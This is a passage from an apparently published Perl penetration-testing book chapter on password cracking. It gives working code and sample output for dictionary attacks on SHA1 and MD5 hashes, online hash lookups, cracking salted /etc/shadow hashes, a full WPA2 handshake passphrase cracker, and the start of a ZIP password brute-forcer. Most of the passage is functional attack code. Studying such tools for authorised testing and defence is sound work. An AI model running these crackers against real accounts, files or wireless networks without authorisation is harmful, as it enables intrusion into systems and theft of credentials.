open(HSH,"hashes.txt");
while(<HSH>){
chomp $_;
$_ =~ s/\s+//g; # remove all whitespace
my($hash,$user) = "";
if(m/(.+):(.+)/){
  $user = $1;
  $hash = $2;
}
my $passwd = passwd($hash,$user);
print $passwd if($passwd !~ m/ot foun/);
}
sub passwd($$){
my $hash = shift;
my $user = shift;
open(WRD,"words.txt");
while(<WRD>){
  chomp $_;
  if(sha1_hex($_) eq $hash){
   close WRD;
   return "Password: ".$_." = ".$hash." from User: ".$user."\n";
  }
```

```
}
close WRD;
return "not found.";
}
```

The preceding code represents a simple SHA1 brute force method of cracking passwords from their SHA1 hashes. We will introduce the `Digest::SHA` Perl module and use the `sha1_hex()` function. This module's documentation states that it is coded in "C for speed." on a Pentium Core 2 Duo 3.0GHz processor machine in the lab; we are able crack 4 of the 6 hashes in approximately 13 seconds.

```
root@wnld960:~# time perl sha1_crack.pl
Password: password123 = cbfdac6008f9cab4083784cbd1874f76618d2a97 from User:
trevelyn
Password: pillowpet = a2c91ed5cf3ec12fe5e4904d34667310ca8182af from User:
chloe
Password: orangecheeks = bf614e25ec8503d7c938bb0ea0609b74fd93d517 from
User: petey
Password: pegleg = c4dfbad41aca3de7da79bdfd508449ee05d3de8f from User:
pirate

real    0m12.972s
user    0m12.964s
sys     0m0.008s
root@wnld960:~#
```

Let's take a look at how we can optimize our program to use threads to crack passwords faster. Threads allow us to do multiple tasks simultaneously, depending on the number of processors we have at our disposal. Since this is a Core2Duo processor in our lab, we have two cores. Technically, this should cut our processing time by half. Let's now go over the same code as the preceding one, optimized for threading.

Parallel processing in Perl

In this section, we will learn how to thread the password hashing process using the interpreter-based `threads` Perl module. "Interpreter-based" refers to the fact that each thread is called with its own Perl interpreter.

Tip

Perl doesn't normally come with threading compiled in it by many package managers for LINUX. To check whether Perl is thread compatible, we can issue the following command:

```
perl -V
```

And check whether the `config_args` lists `-Dusethreads` and that the `useithreads` value is equal to `define` just under the `Parameters` section of the output. If it's not, Perl may need to be rebuilt. To do so, simply download the latest version of Perl and extract it to a directory. Then run the following command:

```
–make distclean && ./Configure -Dusethreads
```

This will then compile Perl with threading available. Make sure, you run the `Configure` file named with a capital `C`. One of the questions that the configurator asks us is as follows:

Build a threading Perl? [y]

Once we finish answering the `Configure` file's questions, we will just type to install our new Perl. One thing to note is that when installing a second version of Perl, there might be some conflicting CPAN modules with the newest version. It may be best to reinstall them using `cpanminus` or `cpan` in the same manner as we learned in [Chapter 1](#), *Perl Programming*.

Let's write our first threaded application using the `threads` Perl module and analyze the source code:

```perl
#!/usr/bin/perl -w
use strict;
use threads; # needs compiled into Perl!
use Digest::SHA qw(sha1_hex);
my $usage = "Usage: ./sha1.pl # required: words.txt, hashes.txt";
sub passwd($$); # prototype
my @threads; # store all threads
open(HSH,"hashes.txt");
while(<HSH>){
my ($user,$sha1) = "";
if(m/([^:]+):([^:]+)/){
  chomp($user = $1);
  chomp($sha1 = $2);
} # create thread:
my $thread = threads->new(
  sub{ passwd($user,$sha1) }
);# save thread reference:
push(@threads,$thread);
}
sub passwd($$){ # the brute force:
my $user = shift;
my $hash = shift;
open(WRD,"words.txt");
while(<WRD>){
  chomp($_);
  if(sha1_hex($_) eq $hash){
   print "Password found: ",$user," : ",$_,"\n";
   close WRD;
   return;
  }
}
close WRD;
return; # passwd not found
}
END{ # let's use this to clean up threads:
while (scalar @threads>0){ # now we wait for each one
  my $thr = shift @threads;
  $thr->join() if($thr->is_running);
}
}
```

The preceding code is almost identical to our previous example. However, for each hash line, we thread the call to the `passwd()` function. We will also push a reference to the thread into an array, `@threads`. This allows us to look through each thread and run the `join()` method for each one that is still running in our `END{}` block. The `join()` method waits for the thread to complete (subroutine to return in our case) and performs necessary actions to clean up the OS according to the PerlDoc http://perldoc.perl.org/threads.html documentation. When we call the `passwd()` function, we will pass the hash and username so that it can go off into a new thread without needing to return anything back to the main Perl process. Let's now take a look at what the Linux `time` command returns for this version of the SHA1 cracking program in just 6.5 seconds:

```
root@wnld960:~# time perl sha1_crack_thread.pl
Password found: trevelyn : password123
Password found: pirate :pegleg
Password found: chloe :pillowpet
Password found: petey :orangecheeks
Perl exited with active threads:
        0 running and unjoined
        2 finished and unjoined
        0 running and detached

real    0m6.566s
user    0m13.072s
sys     0m0.012s
root@wnld960:~#
```

This wonderful little improvement to our password cracker cuts our processing time by half, as it offloads halves to each core simultaneously. Now, let's move on to MD5 cracking using Perl programming.

MD5 cracking with Perl

MD5 cracking requires less CPU usage than SHA1 but we can use the same method. In fact, we can copy the SHA1 cracking Perl file and simply use a different Perl module, `Digest::MD5`. We simply change the line for using the `Digest::SHA1` module to be:

```
use Digest::MD5 qw(md5_hex);
```

Then, we'll simply change the call from `sha1_hex()` to `md5_hex()`. For the example, we have to change our `hashes.txt` file to be MD5 hashes instead of SHA1. We can compute these using a Perl one-liner with Bash scripting as follows:

```
for passwd in password123 pillowpet pegleg orangecheeks; do perl -e 'use
Digest::MD5 qw(md5_hex); my @passwds = shift; foreach(@passwds){ print
md5_hex($_),"\n";}' $passwd; done;
```

This tells Bash to loop over the words provided, and for each word, Perl will print the md5 hexadecimal hash. When we run this via the Linux time program, we will get the results in just over 1 second:

```
root@wnld960:~# time perl md5_crack_thread.pl
Password found: trevelyn : password123
Password found: chloe :pillowpet
Password found: pirate :pegleg
Password found: petey :orangecheeks
Perl exited with active threads:
        0 running and unjoined
        2 finished and unjoined
        0 running and detached

real    0m1.033s
user    0m2.032s
sys     0m0.008s
root@wnld960:~#
```

The md5 hash is obviously much faster to compute than SHA1 and is also still often used by web programmers for storing passwords. Now that we have looked at how to crack passwords using Perl, let's see how we can utilize Perl and `LWP::UserAgent` to check passwords from online sources.

Using online resources for password cracking

When we fail at cracking passwords using DCA-powered word lists and Perl alone, we can often turn to online resources to check databases of hashed password rainbow tables for our hash. Many online resources exists, but for our example we will be using md5crack.com. This site allows HTTP requests using a free API key. After registering and obtaining the API key, we will simply need to replace `$apiKey` to the one given by the site. The URL for the API call must be in the following format:

http://api.md5crack.com/$type/$apiKey/$md5Hash

Here, `$type` can be either `hash` or `crack` for either function. We will hardcode `crack` into our application for the URL. The returned response will be in **JSON**, or **JavaScript Object Notation** and we will parse data from it using the `Mojo::UserAgent` Perl module. The following is the code to try to recover passwords from their MD5 hashes using Perl and the md5crack.com online resource:

```perl
#!/usr/bin/perl -w
use strict;
use Mojo::UserAgent;
use threads;
sub md5Online($$);
my @threads; # store threads
# database provided by md5crack.com
my $ua = Mojo::UserAgent->new;
my $apiKey = "0000apikey0000";
my $url = "http://api.md5crack.com/crack/".$apiKey;
open(HSH,"hashes_md5.txt");
my $i=0;
while(<HSH>){
if(m/([^:]+):(.+)/){
  my $thread = threads->new(
   sub{ md5Online($1,$2)}
  );# save thread reference:
        push(@threads,$thread);
}
$i++;
}

sub md5Online($$){
my $fUrl = $url."/".$_[1];
my $json = $ua->get($fUrl)->res->json;
if($json->{'parsed'}){
  print "Password for ",$_[0]," cracked: ",$json->{'parsed'},"\n";
  return;
}
return;
}

END{
# close threads
while (scalar @threads>0){ # now we wait for each one
  my $thr = shift @threads;
  $thr->join() if($thr->is_running);
```

```
}
}
```

The preceding code uses a new Perl module, `Mojo::UserAgent`, which makes JSON
parsing easy. We have also used threads that send the HTTP requests simultaneously. To
use the `Mojo::UserAgent` Perl module to produce JSON, we will first create a new object
`$ua`, just as we do with `LWP::UserAgent`. Next, we will call the `get()` method of the `$ua`
object and then make two more inline calls to the methods `res()` and `json()`, as follows:

```
my $json = $ua->get($url)->res->json;
```

Now, we can simply check the values of the JSON returned, accessing it in the form of a
Perl hash.

Salted hashes

Passwords are often hashed using a salt during the encryption process. The salt is often just an arbitrary string that is prepended or appended to the cleartext password before passing it to the hashing algorithm. The salt's sole purpose is to make the process of brute force password cracking much harder as the attacker needs to guess not only the password used but also the salt string. If we are lucky enough to get unauthorized access to a client target's database, which hosts not only password hashes but the salt strings, or string, we can use this information when cracking the password hashes to make the process a lot faster.

Linux passwords

Since the salt must be known, it is often stored along with the hash or within the same database, or LDAP record. For instance, in most Linux systems, there is a file in `/etc` called `shadow`, which contains the stored password hashes and salts. This file has lines as follows:

```
victim:$6$CZ3qawg9$/Ld4eIe3xApQQ52/Fj82WloP0mKCl3OtSQ8eRM0UioggFf5Dkq0k5jNlx
```

The first four sections are delimited by the dollar symbol, `$`, and represent the username, hash algorithm (6 is for SHA-512), the salt, and the SHA-512 hash that was created using the salt respectively. To crack salted passwords from a Linux `/etc/shadow` file, we will use the Perl `crypt()` function. This function allows us to specify the hashing algorithm in the following syntax:

```
crypt("<password>","\$1\$<salt>\$")
```

In this example, we specified `1`, or simple MD5, as the hashing algorithm just before the salt. It's easy to imagine in our case of SHA512; we can simply thread calls to a subroutine that loops through all words in our dictionary file and calls `crypt()` as follows:

```
crypt($_,"\$6\$".$salt)
```

This is exactly how we will call `crypt()` in our Perl code:

```perl
#!/usr/bin/perl -w
use strict;
use Digest::SHA qw(sha512_hex);
use threads;
sub passwd($$$);
my $usage = "Usage: ./linux_sha512.pl <SHADOW FILE>";
open(SHDW,"shadow.txt") or die $usage;
my @threads;
while(<SHDW>){
chomp $_;
if(m/([^\$]+)\$[0-9]\$([^\$]+)\$([^:]+):/){ # create thread:
  print "Threading passwd() for user: ",$1,"\n";
  my $thread = threads->new(
   sub{ passwd($1,$2,$3) }
  );# save thread reference:
  push(@threads,$thread);
}
}
sub passwd($$$){ # user, salt, hash
```

```perl
my ($user,$salt,$hash) = @_;
open(WRD,"words.txt") or die "words.txt not found.";
while(<WRD>){
  chomp $_;
  if(crypt($_,"\$6\$".$salt) =~ /$hash/){
   print "Password cracked for user: ",$user," : ",$_,"\n";
   close WRD;
   return;
  }
}
close WRD;
return;
}
END{
close SHDW;
while(scalar @threads>0){
  my $thr = shift @threads;
  $thr->join() if($thr->is_running());
}
}
```

The preceding code represents a simple threaded SHA512 cracking application written in Perl. For each line in the `hashes.txt` file, we parse out the username, salt, and hash as back references in the regular expression:

`/([^\$]+)\$[0-9]\$([^\$]+)\$([^:]+):`

After this, we simply thread a call to `passwd()` with the three arguments just as we did in the last few threaded password cracking applications. The following is the sample output from the application after copying a few lines from `/etc/shadow` to `hashes.txt`:

```
root@wnld960:~ #perl sha512_salted.pl
Threading passwd() for user: trevelyn:
Threading passwd() for user: dakuwan:
Threading passwd() for user: victim:
Password cracked for user: victim: :victimpassword
Perl exited with active threads:
        0 running and unjoined
        1 finished and unjoined
        0 running and detached
root@wnld960:~ #
```

Now that we have an idea of how to crack passwords and the cryptographic concept of salting the password, let's now turn out attention to cracking the WPA2 handshake we obtained from Chapter 5, *IEEE 802.11 Wireless Protocol and Perl*.

WPA2 passphrase cracking with Perl

WPA2 is a very common method to attempt to secure 802.11 wireless data transmissions. A wealth of perfectly good WPA2 cracking software exists, but for the purpose of learning exactly how these work, we will be coding our own in Perl from scratch. Let's begin by briefly looking at how the handshake process works.

Four-way Handshake

When a wireless station wants to authenticate to a **Basic Service Set** (**BSS**) or wireless network, it uses a supplicant, or software to mitigate the communication to the authenticator at layer 2. Any layer above this in the OSI model is pretty much off-limits until the supplicant software has finished a successful authentication. An example of a supplicant would be WiCD, the Microsoft Windows Wireless Zero configurator, or even Wireless adapter software that comes packaged with the 802.11 network hardware devices on disk. The Four-way Handshake itself is what we will use in the WPA2 cracking process. Actually, we only need 2 packets from the transaction and one beacon packet. The packets from the transaction that we need are packets 1 and 2, or packets 3 and 4, and we will see why we only need 2 packets later in this subsection. In [Chapter 5](#), *IEEE 802.11 Wireless Protocol and Perl*, we stimulated the handshake process using a deauthentication attack on one of the wireless stations with Aireplay-ng, forcing it to reauthenticate. This step is not necessary, since the Four-way Handshake is performed each time the station wants to connect to the BSS; we simply forced it to save time.

802.11 EAPOL Message 1

The handshake process began with the AP generating a random value called an A-nonce, and the supplicant generating another random value called an S-nonce. The reasoning behind the nonce values being randomly generated was to attempt to safeguard the network data against precomputation attacks. After which, the AP sends to the station a EAPOL (802.1X-2001) packet with the key type set to 3. This packet includes the AP's A-nonce string. The supplicant knows the value of the **Pairwise Master Key** (**PMK**) and it can easily be calculated in Perl using the `Crypt::PBKDF2` Perl module as follows:

```
my $pbkdf2_pmk = Crypt::PBKDF2->new( # PMK calculation
hash_class => 'HMACSHA1', # HMAC-SHA1
iterations => 4096, # key stretching
salt_len => length($essid),
output_len => 32
);

my $pmk = $pbkdf2_pmk->PBKDF2($essid, $passwd);
```

Here, the extended service set identifier (**ESSID**, `$essid`), is the network name, for example, `Linksys`, `Free WiFi`, or `Coffee Shop WiFi`. The `$passwd` is just the passphrase or `Pre-Shared Key` (PSK) used to authenticate to the network. This process is rather slow since it utilizes a cryptographic method known as key-stretching in which the passphrase and salt are passed through the **Password-Based Key Derivation Function 2** (**PBKDF2**) 4,096 times. This implementation was on purpose to make our task of brute force as the attacker that much harder, similar to how the salt did in the previous subsection. The output length is also specified as 32 bytes. An example of a PMK, as `$pmk` will be as follows:

```
9051BA43660CAEC7A909FBBE6B91E4685F1457B5A2E23660D728AFBD2C7ABFBA
```

The supplicant in the station then generates the **Pairwise Transient Key (PTK)**, using the **basic service set identifier** (**BSSID**), or MAC of the AP, the MAC address of the station, the PMK, and both nonce values. The **Pseudo-Random Function** (**PRF**) function (in

Perl) used in our subroutine looks like the following:

```perl
print "\nPTK:\t",my $ptk = ptk(),"\n"; # generate the PTK

sub ptk{ # generate the PTK
my $ptkGen =""; # temporary storage
for(my$i=0;$i<4;$i++){ # four times for full string
  my $b = $mac1.$mac2.$nonce1.$nonce2."0".$i;
  my $concat = $pke.$b;
  $ptkGen .= hmac_sha1(pack("H*",$concat),$pmk);
}
return $ptkGen;
}
```

We will start with an empty string, `$ptkGen`, to build the PTK. The PTK calculation starts with creating the `$b` string by concatenating the MAC addresses, nonce values, a null byte, and the value for `$i`. Note that the order of the MAC address and nonce values is important. Whichever hexadecimal value is lower needs to come first. In our case, the `$mac1` hexadecimal value is lower than `$mac2`, and same goes for the nonce values. The `$pke` string has the following hexadecimal value:

```
"Pairwise key expansion\0\0"
```

This value is:

```
5061697277697365206b657920657870616e73696f6e00
```

If we look closely at the string, we can obviously recognize the double zero null-byte at the end just as it is in the ASCII string before it. If we take this apart byte by byte, we start with the hexadecimal value of 50, which in decimal is 80, which in ASCII refers to the character *P*. Next, we will see hexadecimal 61, which in decimal is 97, which in ASCII equates to the character *a*. If we continue further, we will finally get the string in ASCII listed above the hexadecimal string, including the null byte at the end. This string is solely used for the PRF to derive the PTK.

We then use the `pack()` and `unpack()` functions that we should be well familiar with from [Chapter 5](), *IEEE 802.11 Wireless Protocol and Perl*, to pack the concatenation of `$b` and `$pke` before sending the result to the `HMAC_SHA1()` function from the Perl module, `Digest::SHA`. The returned value, `$ptkGen`, is then returned from the subroutine.

802.11 EAPOL Message 2

The supplicant now sends the S-nonce, its encryption capabilities, and a **Message Integrity Code** (**MIC**) to the AP. We are interested in the MIC because we need to validate the message body, in a manner similar to what the AP does. While cracking WPA2, for each PSK we attempt, we generate a new PTK and hash the message body and PTK together to produce the MIC value. If this value equals that from the EAPOL message body offset, then we know we have the correct PSK.

```perl
$mic = unpack("x141 H32",$pkt); # 16 bytes

sub mic{ # the message integrity check.
my $psk = shift;
print " "x63,"\b"x63,"Trying: ",$psk,"\r";
my $pad = "0"x32; # 16 null bytes for padding
```

```
$msg =~ s/$mic/$pad/i; # remove the WPA2 MIC value string
my $digest =
hmac_sha1(pack("H*",$msg),pack("H*",substr(unpack("H*",$ptk),0,32)));
if(substr(unpack("H*",$digest),1,16) eq substr($mic,1,16)){
  print "PTK: ",unpack("H*",$ptk),"\n";
  print "\n\n\tKEY FOUND: [ ",$psk," ] \n\n";
  exit; # we are done
        }
return;
}
```

The preceding code is used to hash the EAPOL message body with the PTK, then match the result with our MIC value. The PSK is passed to the subroutine and we will use *Shift* to assign it to $psk. We will clear the line and print the PSK we are trying to use with a carriage return character \r, spaces, and backspace characters, \b.

We create a padding of 32 zeros, which we use to replace the MIC value in the message with a simple call to the s/// substitution operator. Next we call the hmac_sha1() function from Digest::SHA, passing to it the (packed up) message body, and PTK. The returned value to $digest is then compared to the MIC value in $mic and if the first 16 bytes match, we have the correct PSK. The following is a screenshot of the MIC value from an example EAPOL message:

The offset can be easily calculated as we see that it lies within the eighth row labeled 0080 and extends into the ninth. Each row consists of two 8-byte sections. Since we count from zero, we have the following formula:

$8*16+8+4$

As we have rows 0 through 7 and 13 out of the 16 bytes in row 8 which totals to a 140 byte offset. We know that the MIC value is 16 bytes long, so gathering this information should be easy.

Note

Using Wireshark to check our offsets is vital when programming and debugging our Perl network utilities.

Continuing on in our WPA2 handshake process, the AP and the supplicant both have the PTK, which they can now use to encrypt unicast packet traffic. This is where we stop. With messages 1 and 2, or even 3 and 4, we have enough information to attempt to brute force the WPA2 key as each set contains a pair of nonce values and MAC addresses of the recipients.

The Perl WPA2 cracking program

Let's bring all of what we have learned and the code snippets that we already saw together into a single Perl program. We will start by using the `Net::PCAP` Perl program for reading in our packet capture file from [Chapter 5](#), *IEEE 802.11 Wireless Protocol and Perl*, which contains a single Beacon packet and the EAPOL handshake packets:

```perl
#!/usr/bin/perl –w
use strict;
# Douglas Berdeaux (2014)
use Net::Pcap;
use Crypt::PBKDF2; # PMK hashing
use Digest::SHA qw(hmac_sha1); # PTK/MIC hashing
use IO::File; # for speed (on avg proved faster than open();
$|=1; # disable print buffer
my $usage = "./wpa_crack.pl <BSSID> <WORDLIST> <PCAP FILE>";
my $bssid = shift or die $usage;
my $wordlist = shift or die $usage;
my $pcapFile = shift or die $usage;
(my $bssidDec = $bssid) =~ s/://g; # used for hashing
my ($nonce1,$nonce2,$essid,$pmk,$mic,$ptk,
$err,$filter,$mac1,$mac2,$pke,$msg) = ("")x13;
my $pbkdf2 = Crypt::PBKDF2->new(
hash_class => 'HMACSHA1', # HMAC-SHA1
iterations => 4096, # key stretching
salt_len => length($essid),
output_len => 32
); # below string is required for hashing
foreach(split("","Pairwise key expansion\0\0")){
$pke .= sprintf("%x",ord($_));
}
my $pcap = pcap_open_offline($pcapFile, \$err); # open file offline
pcap_loop($pcap, 0,\&eapol, ");
my $filterStr = 'wlan addr2 '.$bssid.' && ether proto 0x888e';
pcap_compile($pcap,\$filter,$filterStr,1,0) && die "cannot compile filter";
pcap_setfilter($pcap,$filter) && die "cannot set filter";
kill("ESSID") if $essid eq ""; # ALL of these values are required.
kill("MAC1") if $mac1 eq "";
kill("MAC2") if $mac2 eq "";
kill("NONCE1") if $nonce1 eq "";
kill("NONCE2") if $nonce2 eq "";
print "MAC1: ",$mac1,"\nMAC2: ",$mac2,"\nAnonce: ",$nonce1,
"\nSnonce: ",$nonce2,"\nESSID: ",$essid,"\nMIC: ",$mic,"\n";
pcap_close($pcap) if $pcap; # finished file with, close up
my $words = IO::File->new($wordlist,'<') or die $wordlist.": ".$!;
```

This portion of the code prepares our application for cracking WPA2. We have three new Perl modules: `Crypt::PBKDF2`, `Digest::SHA`, and `IO::File`. The first two are used for PMK and PTK/MIC calculations respectively. The `IO::File` Perl module is used to quickly stream our dictionary file line by line to our passphrase-cracking subroutine. Then, we will disable the STDOUT buffer and check for command-line arguments. We need to pass the BSSID, dictionary filename, and the packet capture file to the program. We will create a decoded BSSID by using the `s///` substitution operator to remove the colons. Next, we will create 13 string objects used throughout the application to hold

global values for us. Then, we will call the `Crypt::PBKDF2` class and create the `$pbkdf2` object that we will use for the calculation of the PMK. This instantiation takes a few arguments: for the hash class, the amount of iterations for key-stretching, the length of the salt (which is the ESSID), and the output length to return. This process is CPU-intensive due to key stretching.

The next portion of code uses `Net::Pcap` in a new way by opening a file in the offline mode. The syntax is very similar to what we have already learned with `Net::Pcap` in the previous chapters. We will tell the `$pcap` object what file to open, and then call the `pcap_loop()` method to define what subroutine we want called for each packet found in the file. We will then compile and set the filter for only 802.11 EAPOL messages. After checking, if all values were resolved with many potential calls to the `kill()` subroutine, we will close the `$pcap` file descriptor and then open the dictionary file for reading using the `IO::File` Perl module.

Finally, we will print the values that we found from the `eapol()` subroutine, which we will cover later. So now we can move on to our final workflow code:

```
while (my $psk = <$words>) {
chomp $psk; # rid of new line
$pmk = $pbkdf2->PBKDF2($essid, $psk); # generate PMK
$ptk = ptk(); # generate PTK
mic($psk); # Check with our MIC value
}
print "\n\npassphrase not in dictionary file, ",$wordlist,"\n";
```

The preceding code runs through the dictionary file stream's contents, and for each line, removes the newline at the end, passes it to the `PBKDF2()` method of the `$pbkdf2` object using `$essid` as the salt, regenerates the PTK by calling the `ptk()` subroutine we defined earlier, and then finally calls the `mic()` subroutine that performs the integrity check that we also defined earlier in this section. The only two subroutines left for us to examine are the `eapol()` and the `kill()` subroutines. The `kill()` subroutine is very simplistic in this; it only takes a single argument and displays it before calling `die()` as follows:

```
sub kill{ # if absolutely anything is missing
die "Could not determine ",$_[0];
}
```

This subroutine is called when a value cannot be resolved from the packet capture file.

Our final subroutine, the `eapol()` subroutine, is what is called for every packet in our packet capture (EAPOL) file. This subroutine is used to gather data from the packets using a simple offset method and counting the bytes using `substr()`:

```
sub eapol{ # parse eapol packets called by pcap_loop:
my ($ud,$hdr,$pkt) = @_; # subtype of 8 is Beacon:
if(hex(unpack("x26 h2",$pkt)) == 8 && unpack("H*",substr($pkt,36,6)) eq
$bssidDec){
  # Tagged parameters start on byte 63 (null byte),
  #   and the first is SSID in a Beacon,
  for(my $i=0;$i<(hex(unpack("x63 H2",$pkt)));$i++){
   my $tag = "x".(64 + $i)." C2"; # we add 1 for the tag length byte
   $essid .= sprintf("%c",(unpack($tag,$pkt)));
  }
```

```
     return;
}elsif(unpack("x58 H4",$pkt) eq "888e"){ # EAPOL Packets
  if(!$mac1){ # get MAC addresses for station and AP:
   $mac1 = unpack("H*",substr($pkt,36,6))
    if($mac2 ne substr($pkt,36,6));
  }
  if(!$mac2){ # 6 byte values
   $mac2 = unpack("H*",substr($pkt,30,6))
    if($mac1 ne substr($pkt,30,6));
  }
  if(!$nonce1){ # 32 byte nonce values:
   $nonce1 = unpack("H*",substr($pkt,77,32))
    if($nonce2 ne unpack("H*",substr($pkt,77,32)));
  }
  if(!$nonce2){ # second nonce value must not be the first
   $nonce2 = unpack("H*",substr($pkt,77,32))
    if($nonce1 ne unpack("H*",substr($pkt,77,32)));
  }
  # Now we look for the message integrity check code:
  if(hex(unpack("x141 H2",$pkt))!=0){
   $mic = unpack("x141 H32",$pkt); # 16 bytes
   $msg = unpack("H*",substr($pkt,60,121)); # get message body
  }
}
return;
}
```

This is our final `eapol()` subroutine. The user data, header, and message body (as `$pkt`) are passed to the `eapol()` subroutine for each packet found in the packet capture file. We used this same syntax in all of our previous `Net::Pcap` Perl applications. The `$pkt` object is what we use for stepping through the packets byte by byte using an offset. The first `if()` statement we will define is to gather the ESSID, as `$essid`. This is a tagged parameter, which we learned about in [Chapter 5](#), *IEEE 802.11 Wireless Protocol and Perl*. So, we need to get the ESSID length as a tag length, and for each byte use `sprintf()` to display the character and store it in the string. The ESSID string is used for the PRF later on as a salt. The offset of the tag length byte is 64 bytes from the beginning of the message, and those bytes are truncated using the `unpack()` method template `x63 H2`. The 64th byte value is the value we will use for the `for()` loop after we unpack it and return the hexadecimal value using `hex()` as follows:

```
for(my $i=0;$i<(hex(unpack("x63 H2",$pkt)));$i++){
```

The compound statement in the `for()` loop accounts for the 64th byte being a tag length and not part of the ESSID, and starts collecting byte values from 65 and up until it reaches the end of the ESSID. Now that we have the ESSID, we return from the subroutine.

The next packet in should be an EAPOL message and we will check it using the value of `888e`. When we make it to this compound statement, we attempt to gather the MAC addresses, and the MIC (16 bytes beginning with the 141st byte, as we have seen in the previous Wireshark screenshot) and nonce values. We will also get the message body from the offset of 60 to the last byte. This is what we passed to the `mic()` subroutine we defined earlier in this section.

Let's look at the output of this application when we have a successful WPA2 PSK hash

match:

```
root@wnld960:~#perl wpa2_cracking.pl 00:1d:d0:f6:94:b0 words.txt eapol.cap
MAC1: 001dd0f694b0
MAC2: 489d2477179a
Anonce: 76971484e0d2aa510cf7584736e3a2653372ae9d19a3ffab356e32c57e40b5f3
Snonce: ac4862ecef342c9fa347b0223999f70187b8e7b824b352c7866d710cc401f5d5
ESSID: wnlc
MIC: dbd08d927b12c4b257f0e491e3c6a582
PTK:
700607d329ccb285d2661a18528a1d6277ad8bcf0146fe7568cb6a49016264c19520d061ea74


  KEY FOUND: [ ilovepenelope2012 ]

root@wnld960:~#
```

The preceding output shows that we have successfully emulated the Four-way Handshake with the correct PSK to crack the WPA2 passphrase.

Cracking ZIP file passwords

During web penetration testing, we can often gather backup data in the form of a ZIP file. ZIP files that contain sensitive data, for instance, could possibly be encrypted. Let's take a look at how we can create a simple ZIP file password cracking program using Perl.

First off, we need to create a simple password-protected ZIP file to try this against. We will be using the Linux `zip` utility as follows:

`zip backup.zip -re *`

This will create a password-encrypted ZIP file after asking for and confirming the password we choose.

Now, let's use the `Archive::Zip` Perl module and create a simple brute force application that tries every dictionary word in our list to crack the password used to create the ZIP file:

```
#!/usr/bin/perl -w
use strict;
use Archive::Zip;
my $usage = "./zipcracker.pl <zip file> <word list>\n";
my $zipFile = shift or die $usage; # need a zip file :P
my $wordList = shift or die $usage; # nees a dictionary file
my $dir = "./output/";
my $zip = Archive::Zip->new($zipFile) or die "can't unzip";
sub crack($);
sub unzip($);
open(WRDS,$wordList) or die "Cannot open wordlist!";
crack($_) while (<WRDS>);
warn "Password not in dictionary file.\n";
```

The preceding code is the initial code for instantiating variables and calling subroutines. First, we will check the arguments for a ZIP file (encrypted) and a word list. Next, the `$dir` object defines where we want to extract the contents of the ZIP file. The `$zip` object is from the `Archive::Zip` Perl class and we pass the ZIP filename to it. Then we prototype the `crack($)` and `unzip($)` subroutines and we pass a single argument to each. Finally, we will open the word list and loop over all lines in a file stream, passing each to the `crack($)` subroutine. If this loop completes, we have not found the correct password. Let's take a look at the `crack($)` subroutine:

```
sub crack($){
my $passwd = shift;
chomp $passwd;
